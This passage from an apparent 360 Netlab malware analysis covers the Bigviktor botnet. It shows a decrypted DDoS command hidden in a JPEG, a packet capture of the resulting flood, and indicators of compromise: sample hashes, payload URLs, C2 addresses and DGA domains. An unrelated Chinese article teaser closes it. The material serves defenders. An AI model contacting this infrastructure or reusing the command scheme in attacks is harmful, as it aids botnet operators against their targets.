Similarly, image.jpeg also needs to be decrypted and verified. After successful verification, the Bot will perform the corresponding DDoS attack or update according to the instructions of image.jpeg.

Bigviktor supports a total of 8 operations,

CMD
1
2
3
4
6
7
8
9

Take a payload from June,image.jpeg(md5: 2e8c223f8ac1f331c36acd32ee949f6f) as an example

FF	D8	FF	E0-00	10	4A	46-49	46	00	01-01
77	A5	F8	56-0E	2F	EB	BD-DA	CA	6F	47-14
B5	43	A3	01-22	28	0B	47-30	E6	C7	59-B0
D5	31	BC	30-11	1E	71	36-E6	6F	E2	63-A0
46	CE	D0	13-2D	E6	8D	5D-0F	6B	7F	C4-40
33	58	35	BD-F5	95	B6	CC-E0	03	B2	F9-96
C0	11	C4	B2-6C	E2	C1	F5-ED	67	48	FD-A4
ED	79	CF	31-E2	6F	D4	A4-27	AB	0B	89-

IMAGE DATA

RC4 KEY

Decrypt Ciphertext to get

CMD

5C	CF	C5	0B-1F	81	D4	AF-91	7C	76	93-5D	98	5C	44	\??
E6	9E	E1	5A-01	19	DB	F2-60	81	F9	44-5E	42	6A	81	???
39	89	47	A5-D0	22	F1	BC-45	BA	75	B3-48	13	2B	29	9?G
5B	10	64	15-6B	6A	EE	E9-11	AF	4F	5E-DC	0A	48	23	[]d
00	1C	00	02	CA	A2	6C	37	03	20	00	78	00	50
00	00	00	00-00	00	00	00-00	00	00	00	00	00	00	32

CMD

Attack Target

Port

We can see that bot will launch "connect" ddos attack and the target is 202.162.108.55:80. The resu

Protocol	Destination	Destination Port	Info
TCP	202.162.108.55	80	47532 → 80
TCP	202.162.108.55	80	47533 → 80
TCP	202.162.108.55	80	47534 → 80
TCP	202.162.108.55	80	47535 → 80
TCP	202.162.108.55	80	47536 → 80
TCP	202.162.108.55	80	47537 → 80
TCP	202.162.108.55	80	47538 → 80
TCP	202.162.108.55	80	47539 → 80
TCP	202.162.108.55	80	47540 → 80
TCP	202.162.108.55	80	47541 → 80
TCP	202.162.108.55	80	47542 → 80
TCP	202.162.108.55	80	47543 → 80
TCP	202.162.108.55	80	47544 → 80
TCP	202.162.108.55	80	47545 → 80
TCP	202.162.108.55	80	47546 → 80
TCP	202.162.108.55	80	47547 → 80
TCP	202.162.108.55	80	47548 → 80

Contact us

Readers are always welcomed to reach us on [twitter](#), or email to netlab at 360 dot cn.

IOC

Sample MD5

```
7b1ab096b63480864df7b0dcfebe2e2e  
dd7c9d99d8f7b9975c29c803abdf1c33
```

URL

```
http://91[.219.75.87]/binary  
http://91[.219.75.87]/arm7
```

C2-IP

```
151.80.235.228 AS16276|OVH_SAS France|Hauts-de-France|Gravelines
```

C2-Domain

```
useinsidehigh.com:80  
writeseparateliterature.com:80
```

Payload

4c6d0bed21bc226dbaf4e6adc7402563 2e8c223f8ac1f331c36acd32ee949f6f	s.jpeg image.jpeg
--	----------------------

DGA domains in July

```
decidefresh-county.in  
payculturaltour.org  
standvisiblereach.rocks  
meanforwardcap.top  
raisefitsize.rocks  
www2.tellapartspring.realty  
expectraknee.com  
decidesurepizza.rocks  
img.leavetall-sky.nl  
dodifferentuser.fans  
become-thatspare.futbol  
play-better-parent.observer
```

telldesignerpanic.art
appear-weakrate.observer
support.showremote-conclusion.fans
raiseover-piano.org
meancoolpick.pictures
bringjunior-bench.art
ssl.remainunhappyboy.info
readafterask.net
leavelogicalambition.tel
takedramaticprimary.rocks
test.likerarereality.xyz
cloud.runconstantnerve.fans
stopseafemale.observer
offer-individualthroat.fans
meanthickprivate.info
turnfederalemploy.art
tellcold-top.one
mail2.comefirmdeposit.nl
liketypicalcorner.net
buyliving-balance.observer
video.continueleft-contact.nl
askformer-mission.top
learnaggressive-she.org
email.hearlateformal.in
keepunitedbirth.art
turntruebreakfast.futbol
cutmaingolf.art
dev.likefemalepush.rocks
dev.holdfeelingpreference.click
findvariousfish.tel
tftp.seempowerful-south.art
video.comepureproposal.link
watchcapable-sample.rocks
growborn-law.click
bringefficientvalue.one
beginlower-man.nl
speakoriginalworld.one
putmoneyearth.fans
have-wastebutton.futbol
findwildcollar.info
livepotentialdebt.pictures
mail.pull-capableprofession.tel
passbornsafe.rocks
spendcuteform.realty
walkgrandspot.pictures
take-scaredline.art
set-expensiveice.click
getnovelscratch.in
look-existinghang.com
cloud.considerunhappymain.click
www.hold-futuredisk.rocks
openlegalbus.fans
blog.hearfreshmachine.tel

mail.callthatcouple.click
leaveswimming-cold.one
go-healthyproject.observer
meanconnect-construction.nl
walknervous-video.nl
becomelast-western.com
remembersquare-sale.info
provide-roundwill.com
blog.standswimming-double.rocks
secure.seem-famoushire.tel
speakotheropening.org
holdsgudden-psychology.top
hold-frontfilm.one
bringbusinesshold.realty
giveacceptablepay.link
allowremoteindependent.pictures
helpsillyhate.click
knowyellowinstruction.info
seeinternationalmachine.art
considermalescrew.click
paylife-camp.tel
makeold-course.com
www2.becomewarmrefrigerator.nl
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本文作者：马延龙，叶根深，金晔 背景介绍 2020年4月21号开始，360Netlab未知威胁检测系统监测到有攻击者使用QNAP NAS设备漏洞，攻击我们的Anglerfish蜜罐节点。我们看到这个漏洞PoC并没有在互联网上公布，攻击者在漏洞利用过程中相对谨慎，互联网上也仍有一些未修复漏洞的QNAP NAS设备。因此，我们需要披露这个漏洞攻击事件，并提醒安全...



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